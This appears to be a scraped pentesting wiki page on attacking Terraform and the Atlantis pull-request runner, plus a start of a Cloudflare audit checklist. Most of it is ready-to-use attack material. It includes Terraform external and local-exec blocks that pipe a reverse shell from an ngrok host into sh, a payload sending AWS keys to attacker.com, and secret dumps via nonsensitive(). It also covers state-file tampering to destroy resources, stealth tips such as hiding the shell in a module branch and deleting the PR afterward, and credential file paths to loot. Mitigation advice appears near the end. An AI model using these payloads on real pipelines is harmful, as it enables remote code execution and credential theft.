
### Terraform plan

Terraform plan is the **most used command** in terraform and developers/solutions using terraform call it all the time, so the **easiest way to get RCE** is to make sure you poison a terraform config file that will execute arbitrary commands in a terraform plan.

#### Using an external provider

Terraform offers the [external provider](https://registry.terraform.io/providers/hashicorp/external/latest/docs) which provides a way to interface between Terraform and external programs. You can use the external data source to run arbitrary code during a plan.

Injecting in a terraform config file something like the following will execute a rev shell when executing terraform plan:

data "external" "example" {

program = ["sh", "-c", "curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh"]

}

#### Using a custom provider

An attacker could send a [custom provider](https://learn.hashicorp.com/tutorials/terraform/provider-setup) to the [Terraform Registry](https://registry.terraform.io/) and then add it to the Terraform code in a feature branch ([example from here](https://alex.kaskaso.li/post/terraform-plan-rce)):

terraform {

required\_providers {

evil = {

source = "evil/evil"

version = "1.0"

}

}

}

provider "evil" {}

The provider is downloaded in the init and will run the malicious code when plan is executed

You can find an example in <https://github.com/rung/terraform-provider-cmdexec>

#### Using an external reference

Both mentioned options are useful but not very stealthy (the second is more stealthy but more complex than the first one). You can perform this attack even in a **stealthier way**, by following this suggestions:

* Instead of adding the rev shell directly into the terraform file, you can **load an external resource** that contains the rev shell:

module "not\_rev\_shell" {

source = "git@github.com:carlospolop/terraform\_external\_module\_rev\_shell//modules"

}

You can find the rev shell code in <https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules>

* In the external resource, use the **ref** feature to hide the **terraform rev shell code in a branch** inside of the repo, something like: git@github.com:carlospolop/terraform\_external\_module\_rev\_shell//modules?ref=b401d2b

### Terraform Apply

Terraform apply will be executed to apply all the changes, you can also abuse it to obtain RCE injecting **a malicious Terraform file with** [**local-exec**](https://www.terraform.io/docs/provisioners/local-exec.html)**.** You just need to make sure some payload like the following ones ends in the main.tf file:

// Payload 1 to just steal a secret

resource "null\_resource" "secret\_stealer" {

provisioner "local-exec" {

command = "curl https://attacker.com?access\_key=$AWS\_ACCESS\_KEY&secret=$AWS\_SECRET\_KEY"

}

}

// Payload 2 to get a rev shell

resource "null\_resource" "rev\_shell" {

provisioner "local-exec" {

command = "sh -c 'curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh'"

}

}

Follow the **suggestions from the previous technique** the perform this attack in a **stealthier way using external references**.

## Secrets Dumps

You can have **secret values used by terraform dumped** running terraform apply by adding to the terraform file something like:

output "dotoken" {

value = nonsensitive(var.do\_token)

}

## Abusing Terraform State Files

In case you have write access over terraform state files but cannot change the terraform code, [**this research**](https://blog.plerion.com/hacking-terraform-state-privilege-escalation/) gives some interesting options to take advantage of the file:

### Deleting resources

There are 2 ways to destroy resources:

1. **Insert a resource with a random name into the state file pointing to the real resource to destroy**

Because terraform will see that the resource shouldn't exit, it'll destroy it (following the real resource ID indicated). Example from the previous page:

{

"mode": "managed",

"type": "aws\_instance",

"name": "example",

"provider": "provider[\"registry.terraform.io/hashicorp/aws\"]",

"instances": [

{

"attributes": {

"id": "i-1234567890abcdefg"

}

}

]

},

1. **Modify the resource to delete in a way that it's not possible to update (so it'll be deleted a recreated)**

For an EC2 instance, modifying the type of the instance is enough to make terraform delete a recreate it.

### RCE

It's also possible to [create a custom provider](https://developer.hashicorp.com/terraform/tutorials/providers-plugin-framework/providers-plugin-framework-provider) and just replace one of the providers in the terraform state file for the malicious one or add an empty resource with the malicious provider. Example from the original research:

"resources": [

{

"mode": "managed",

"type": "scaffolding\_example",

"name": "example",

"provider": "provider[\"registry.terraform.io/dagrz/terrarizer\"]",

"instances": [

]

},

## Replace blacklisted provider

In case you encounter a situation where hashicorp/external was blacklisted, you can re-implement the external provider by doing the following. Note: We use a fork of external provider published by https://registry.terraform.io/providers/nazarewk/external/latest. You can publish your own fork or re-implementation as well.

terraform {

required\_providers {

external = {

source = "nazarewk/external"

version = "3.0.0"

}

}

}

Then you can use external as per normal.

data "external" "example" {

program = ["sh", "-c", "whoami"]

}

## Audit Tools

* [**tfsec**](https://github.com/aquasecurity/tfsec): tfsec uses static analysis of your terraform code to spot potential misconfigurations.
* [**terascan**](https://github.com/tenable/terrascan): Terrascan is a static code analyzer for Infrastructure as Code.


## References

* [Atlantis Security](https://cloud.hacktricks.xyz/pentesting-ci-cd/atlantis-security)
* <https://alex.kaskaso.li/post/terraform-plan-rce>
* <https://developer.hashicorp.com/terraform/intro>
* <https://blog.plerion.com/hacking-terraform-state-privilege-escalation/>

# Atlantis Security

## Basic Information

Atlantis basically helps you to to run terraform from Pull Requests from your git server.



## Local Lab

1. Go to the **atlantis releases page** in <https://github.com/runatlantis/atlantis/releases> and **download** the one that suits you.
2. Create a **personal token** (with repo access) of your **github** user
3. Execute ./atlantis testdrive and it will create a **demo repo** you can use to **talk to atlantis**
   1. You can access the web page in 127.0.0.1:4141

## Atlantis Access

### Git Server Credentials

**Atlantis** support several git hosts such as **Github**, **Gitlab**, **Bitbucket** and **Azure DevOps**. However, in order to access the repos in those platforms and perform actions, it needs to have some **privileged access granted to them** (at least write permissions). [**The docs**](https://www.runatlantis.io/docs/access-credentials.html#create-an-atlantis-user-optional) encourage to create a user in these platform specifically for Atlantis, but some people might use personal accounts.

In any case, from an attackers perspective, the **Atlantis account** is going to be one very **interesting** **to compromise**.

### Webhooks

Atlantis uses optionally [**Webhook secrets**](https://www.runatlantis.io/docs/webhook-secrets.html#generating-a-webhook-secret) to validate that the **webhooks** it receives from your Git host are **legitimate**.

One way to confirm this would be to **allowlist requests to only come from the IPs** of your Git host but an easier way is to use a Webhook Secret.

Note that unless you use a private github or bitbucket server, you will need to expose webhook endpoints to the Internet.

Atlantis is going to be **exposing webhooks** so the git server can send it information. From an attackers perspective it would be interesting to know **if you can send it messages**.

### Provider Credentials

[From the docs:](https://www.runatlantis.io/docs/provider-credentials.html)

Atlantis runs Terraform by simply **executing terraform plan and apply** commands on the server **Atlantis is hosted on**. Just like when you run Terraform locally, Atlantis needs credentials for your specific provider.

It's up to you how you [provide credentials](https://www.runatlantis.io/docs/provider-credentials.html#aws-specific-info) for your specific provider to Atlantis:

* The Atlantis [Helm Chart](https://www.runatlantis.io/docs/deployment.html#kubernetes-helm-chart) and [AWS Fargate Module](https://www.runatlantis.io/docs/deployment.html#aws-fargate) have their own mechanisms for provider credentials. Read their docs.
* If you're running Atlantis in a cloud then many clouds have ways to give cloud API access to applications running on them, ex:
  + [AWS EC2 Roles](https://registry.terraform.io/providers/hashicorp/aws/latest/docs) (Search for "EC2 Role")
  + [GCE Instance Service Accounts](https://registry.terraform.io/providers/hashicorp/google/latest/docs/guides/provider_reference)
* Many users set environment variables, ex. AWS\_ACCESS\_KEY, where Atlantis is running.
* Others create the necessary config files, ex. ~/.aws/credentials, where Atlantis is running.
* Use the [HashiCorp Vault Provider](https://registry.terraform.io/providers/hashicorp/vault/latest/docs) to obtain provider credentials.

The **container** where **Atlantis** is **running** will highly probably **contain privileged credentials** to the providers (AWS, GCP, Github...) that Atlantis is managing via Terraform.

### Web Page

By default Atlantis will run a **web page in the port 4141 in localhost**. This page just allows you to enable/disable atlantis apply and check the plan status of the repos and unlock them (it doesn't allow to modify things, so it isn't that useful).

You probably won't find it exposed to the internet, but it looks like by default **no credentials are needed** to access it (and if they are atlantis:atlantis are the **default** ones).

## Server Configuration

Configuration to atlantis server can be specified via command line flags, environment variables, a config file or a mix of the three.

* You can find [**here the list of flags**](https://www.runatlantis.io/docs/server-configuration.html#server-configuration) supported by Atlantis server
* You can find [**here how to transform a config option into an env var**](https://www.runatlantis.io/docs/server-configuration.html#environment-variables)

Values are **chosen in this order**:

1. Flags
2. Environment Variables
3. Config File

Note that in the configuration you might find interesting values such as **tokens and passwords**.

### Repos Configuration

Some configurations affects **how the repos are managed**. However, it's possible that **each repo require different settings**, so there are ways to specify each repo. This is the priority order:

1. Repo [**/atlantis.yml**](https://www.runatlantis.io/docs/repo-level-atlantis-yaml.html#repo-level-atlantis-yaml-config) file. This file can be used to specify how atlantis should treat the repo. However, by default some keys cannot be specified here without some flags allowing it.
   1. Probably required to be allowed by flags like allowed\_overrides or allow\_custom\_workflows
2. [**Server Side Config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config): You can pass it with the flag --repo-config and it's a yaml configuring new settings for each repo (regexes supported)
3. **Default** values

#### PR Protections

Atlantis allows to indicate if you want the **PR** to be **approved** by somebody else (even if that isn't set in the branch protection) and/or be **mergeable** (branch protections passed) **before running apply**. From a security point of view, to set both options a recommended.

In case allowed\_overrides is True, these setting can be **overwritten on each project by the /atlantis.yml file**.

#### Scripts

The repo config can **specify scripts** to run [**before**](https://www.runatlantis.io/docs/pre-workflow-hooks.html#usage) (*pre workflow hooks*) and [**after**](https://www.runatlantis.io/docs/post-workflow-hooks.html) (*post workflow hooks*) a **workflow is executed.**

There isn't any option to allow **specifying** these scripts in the **repo /atlantis.yml** file.

#### Workflow

In the repo config (server side config) you can [**specify a new default workflow**](https://www.runatlantis.io/docs/server-side-repo-config.html#change-the-default-atlantis-workflow), or [**create new custom workflows**](https://www.runatlantis.io/docs/custom-workflows.html#custom-workflows)**.** You can also **specify** which **repos** can **access** the **new** ones generated. Then, you can allow the **atlantis.yaml** file of each repo to **specify the workflow to use.**

If the [**server side config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) flag allow\_custom\_workflows is set to **True**, workflows can be **specified** in the **atlantis.yaml** file of each repo. It's also potentially needed that **allowed\_overrides** specifies also **workflow** to **override the workflow** that is going to be used. This will basically give **RCE in the Atlantis server to any user that can access that repo**.

# atlantis.yaml

version: 3

projects:

- dir: .

workflow: custom1

workflows:

custom1:

plan:

steps:

- init

- run: my custom plan command

apply:

steps:

- run: my custom apply command

#### Conftest Policy Checking

Atlantis supports running **server-side** [**conftest**](https://www.conftest.dev/) **policies** against the plan output. Common usecases for using this step include:

* Denying usage of a list of modules
* Asserting attributes of a resource at creation time
* Catching unintentional resource deletions
* Preventing security risks (ie. exposing secure ports to the public)

You can check how to configure it in [**the docs**](https://www.runatlantis.io/docs/policy-checking.html#how-it-works).

## Atlantis Commands

[**In the docs**](https://www.runatlantis.io/docs/using-atlantis.html#using-atlantis) you can find the options you can use to run Atlantis:

# Get help

atlantis help

# Run terraform plan

atlantis plan [options] -- [terraform plan flags]

##Options:

## -d directory

## -p project

## --verbose

## You can also add extra terraform options

# Run terraform apply

atlantis apply [options] -- [terraform apply flags]

##Options:

## -d directory

## -p project

## -w workspace

## --auto-merge-disabled

## --verbose

## You can also add extra terraform options

## Attacks

If during the exploitation you find this **error**: Error: Error acquiring the state lock

You can fix it by running:

atlantis unlock #You might need to run this in a different PR

atlantis plan -- -lock=false

### Atlantis plan RCE - Config modification in new PR

If you have write access over a repository you will be able to create a new branch on it and generate a PR. If you can **execute atlantis plan** (or maybe it's automatically executed) **you will be able to RCE inside the Atlantis server**.

You can do this by making [**Atlantis load an external data source**](https://registry.terraform.io/providers/hashicorp/external/latest/docs/data-sources/data_source). Just put a payload like the following in the main.tf file:

data "external" "example" {

program = ["sh", "-c", "curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh"]

}

#### Stealthier Attack

You can perform this attack even in a **stealthier way**, by following this suggestions:

* Instead of adding the rev shell directly into the terraform file, you can **load an external resource** that contains the rev shell:

module "not\_rev\_shell" {

source = "git@github.com:carlospolop/terraform\_external\_module\_rev\_shell//modules"

}

You can find the rev shell code in <https://github.com/carlospolop/terraform_external_module_rev_shell/tree/main/modules>

* In the external resource, use the **ref** feature to hide the **terraform rev shell code in a branch** inside of the repo, something like: git@github.com:carlospolop/terraform\_external\_module\_rev\_shell//modules?ref=b401d2b
* **Instead** of creating a **PR to master** to trigger Atlantis, **create 2 branches** (test1 and test2) and create a **PR from one to the other**. When you have completed the attack, just **remove the PR and the branches**.

### Atlantis plan Secrets Dump

You can **dump secrets used by terraform** running atlantis plan (terraform plan) by putting something like this in the terraform file:

output "dotoken" {

value = nonsensitive(var.do\_token)

}

### Atlantis apply RCE - Config modification in new PR

If you have write access over a repository you will be able to create a new branch on it and generate a PR. If you can **execute atlantis apply you will be able to RCE inside the Atlantis server**.

However, you will usually need to bypass some protections:

* **Mergeable**: If this protection is set in Atlantis, you can only run **atlantis apply if the PR is mergeable** (which means that the branch protection need to be bypassed).
  + Check potential [**branch protections bypasses**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/broken-reference/README.md)
* **Approved**: If this protection is set in Atlantis, some **other user must approve the PR** before you can run atlantis apply
  + By default you can abuse the [**Gitbot token to bypass this protection**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/broken-reference/README.md)

Running **terraform apply on a malicious Terraform file with** [**local-exec**](https://www.terraform.io/docs/provisioners/local-exec.html)**.** You just need to make sure some payload like the following ones ends in the main.tf file:

// Payload 1 to just steal a secret

resource "null\_resource" "secret\_stealer" {

provisioner "local-exec" {

command = "curl https://attacker.com?access\_key=$AWS\_ACCESS\_KEY&secret=$AWS\_SECRET\_KEY"

}

}

// Payload 2 to get a rev shell

resource "null\_resource" "rev\_shell" {

provisioner "local-exec" {

command = "sh -c 'curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh'"

}

}

Follow the **suggestions from the previous technique** the perform this attack in a **stealthier way**.

### Terraform Param Injection

When running atlantis plan or atlantis apply terraform is being run under-needs, you can pass commands to terraform from atlantis commenting something like:

atlantis plan -- <terraform commands>

atlantis plan -- -h #Get terraform plan help

atlantis apply -- <terraform commands>

atlantis apply -- -h #Get terraform apply help

Something you can pass are env variables which might be helpful to bypass some protections. Check terraform env vars in <https://www.terraform.io/cli/config/environment-variables>

### Custom Workflow

Running **malicious custom build commands** specified in an atlantis.yaml file. Atlantis uses the atlantis.yaml file from the pull request branch, **not** of master. This possibility was mentioned in a previous section:

If the [**server side config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) flag allow\_custom\_workflows is set to **True**, workflows can be **specified** in the **atlantis.yaml** file of each repo. It's also potentially needed that **allowed\_overrides** specifies also **workflow** to **override the workflow** that is going to be used.

This will basically give **RCE in the Atlantis server to any user that can access that repo**.

# atlantis.yaml

version: 3

projects:

- dir: .

workflow: custom1

workflows:

custom1:

plan:

steps:

- init

- run: my custom plan command

apply:

steps:

- run: my custom apply command

### Bypass plan/apply protections

If the [**server side config**](https://www.runatlantis.io/docs/server-side-repo-config.html#server-side-config) flag allowed\_overrides *has* apply\_requirements configured, it's possible for a repo to **modify the plan/apply protections to bypass them**.

repos:

- id: /.\*/


apply\_requirements: []

### PR Hijacking

If someone sends **atlantis plan/apply comments on your valid pull requests,** it will cause terraform to run when you don't want it to.

Moreover, if you don't have configured in the **branch protection** to ask to **reevaluate** every PR when a **new commit is pushed** to it, someone could **write malicious configs** (check previous scenarios) in the terraform config, run atlantis plan/apply and gain RCE.

This is the **setting** in Github branch protections:



### Webhook Secret

If you manage to **steal the webhook secret** used or if there **isn't any webhook secret** being used, you could **call the Atlantis webhook** and **invoke atlatis commands** directly.

### Bitbucket

Bitbucket Cloud does **not support webhook secrets**. This could allow attackers to **spoof requests from Bitbucket**. Ensure you are allowing only Bitbucket IPs.

* This means that an **attacker** could make **fake requests to Atlantis** that look like they're coming from Bitbucket.
* If you are specifying --repo-allowlist then they could only fake requests pertaining to those repos so the most damage they could do would be to plan/apply on your own repos.
* To prevent this, allowlist [Bitbucket's IP addresses](https://confluence.atlassian.com/bitbucket/what-are-the-bitbucket-cloud-ip-addresses-i-should-use-to-configure-my-corporate-firewall-343343385.html) (see Outbound IPv4 addresses).

## Post-Exploitation

If you managed to get access to the server or at least you got a LFI there are some interesting things you should try to read:

* /home/atlantis/.git-credentials Contains vcs access credentials
* /atlantis-data/atlantis.db Contains vcs access credentials with more info
* /atlantis-data/repos/<org\_name>*/*<repo\_name>/<pr\_num>/<workspace>/<path\_to\_dir>/.terraform/terraform.tfstate Terraform stated file
  + Example: /atlantis-data/repos/ghOrg\_/\_myRepo/20/default/env/prod/.terraform/terraform.tfstate
* /proc/1/environ Env variables
* /proc/[2-20]/cmdline Cmd line of atlantis server (may contain sensitive data)

## Mitigations

### Don't Use On Public Repos

Because anyone can comment on public pull requests, even with all the security mitigations available, it's still dangerous to run Atlantis on public repos without proper configuration of the security settings.

### Don't Use --allow-fork-prs

If you're running on a public repo (which isn't recommended, see above) you shouldn't set --allow-fork-prs (defaults to false) because anyone can open up a pull request from their fork to your repo.

### --repo-allowlist

Atlantis requires you to specify a allowlist of repositories it will accept webhooks from via the --repo-allowlist flag. For example:

* Specific repositories: --repo-allowlist=github.com/runatlantis/atlantis,github.com/runatlantis/atlantis-tests
* Your whole organization: --repo-allowlist=github.com/runatlantis/\*
* Every repository in your GitHub Enterprise install: --repo-allowlist=github.yourcompany.com/\*
* All repositories: --repo-allowlist=\*. Useful for when you're in a protected network but dangerous without also setting a webhook secret.

This flag ensures your Atlantis install isn't being used with repositories you don't control. See atlantis server --help for more details.

### Protect Terraform Planning

If attackers submitting pull requests with malicious Terraform code is in your threat model then you must be aware that terraform apply approvals are not enough. It is possible to run malicious code in a terraform plan using the [external data source](https://registry.terraform.io/providers/hashicorp/external/latest/docs/data-sources/data_source) or by specifying a malicious provider. This code could then exfiltrate your credentials.

To prevent this, you could:

1. Bake providers into the Atlantis image or host and deny egress in production.
2. Implement the provider registry protocol internally and deny public egress, that way you control who has write access to the registry.
3. Modify your [server-side repo configuration](https://www.runatlantis.io/docs/server-side-repo-config.html)'s plan step to validate against the use of disallowed providers or data sources or PRs from not allowed users. You could also add in extra validation at this point, e.g. requiring a "thumbs-up" on the PR before allowing the plan to continue. Conftest could be of use here.

### Webhook Secrets

Atlantis should be run with Webhook secrets set via the $ATLANTIS\_GH\_WEBHOOK\_SECRET/$ATLANTIS\_GITLAB\_WEBHOOK\_SECRET environment variables. Even with the --repo-allowlist flag set, without a webhook secret, attackers could make requests to Atlantis posing as a repository that is allowlisted. Webhook secrets ensure that the webhook requests are actually coming from your VCS provider (GitHub or GitLab).

If you are using Azure DevOps, instead of webhook secrets add a basic username and password.

### Azure DevOps Basic Authentication

Azure DevOps supports sending a basic authentication header in all webhook events. This requires using an HTTPS URL for your webhook location.

### SSL/HTTPS

If you're using webhook secrets but your traffic is over HTTP then the webhook secrets could be stolen. Enable SSL/HTTPS using the --ssl-cert-file and --ssl-key-file flags.

### Enable Authentication on Atlantis Web Server

It is very recommended to enable authentication in the web service. Enable BasicAuth using the --web-basic-auth=true and setup a username and a password using --web-username=yourUsername and --web-password=yourPassword flags.


You can also pass these as environment variables ATLANTIS\_WEB\_BASIC\_AUTH=true ATLANTIS\_WEB\_USERNAME=yourUsername and ATLANTIS\_WEB\_PASSWORD=yourPassword.

## References

* [**https://www.runatlantis.io/docs**](https://www.runatlantis.io/docs)
* [**https://www.runatlantis.io/docs/provider-credentials.html**](https://www.runatlantis.io/docs/provider-credentials.html)

# Cloudflare Security

In a Cloudflare account there are some **general settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section:**




## Websites

Review each with:

# Cloudflare Domains

In each TLD configured in Cloudflare there are some **general settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section:**



## Overview

* Get a feeling of **how much** are the services of the account **used**
* Find also the **zone ID** and the **account ID**

## Analytics

* In **Security** check if there is any **Rate limiting**

## DNS

* Check **interesting** (sensitive?) data in DNS **records**
* Check for **subdomains** that could contain **sensitive info** just based on the **name** (like admin173865324.domin.com)
* Check for web pages that **aren't** **proxied**
* Check for **proxified web pages** that can be **accessed directly** by CNAME or IP address
* Check that **DNSSEC** is **enabled**
* Check that **CNAME Flattening** is **used** in **all CNAMEs**
  + This is could be useful to **hide subdomain takeover vulnerabilities** and improve load timings
* Check that the domains [**aren't vulnerable to spoofing**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-smtp#mail-spoofing)

## **Email**

TODO

## Spectrum

TODO

## SSL/TLS

### **Overview**

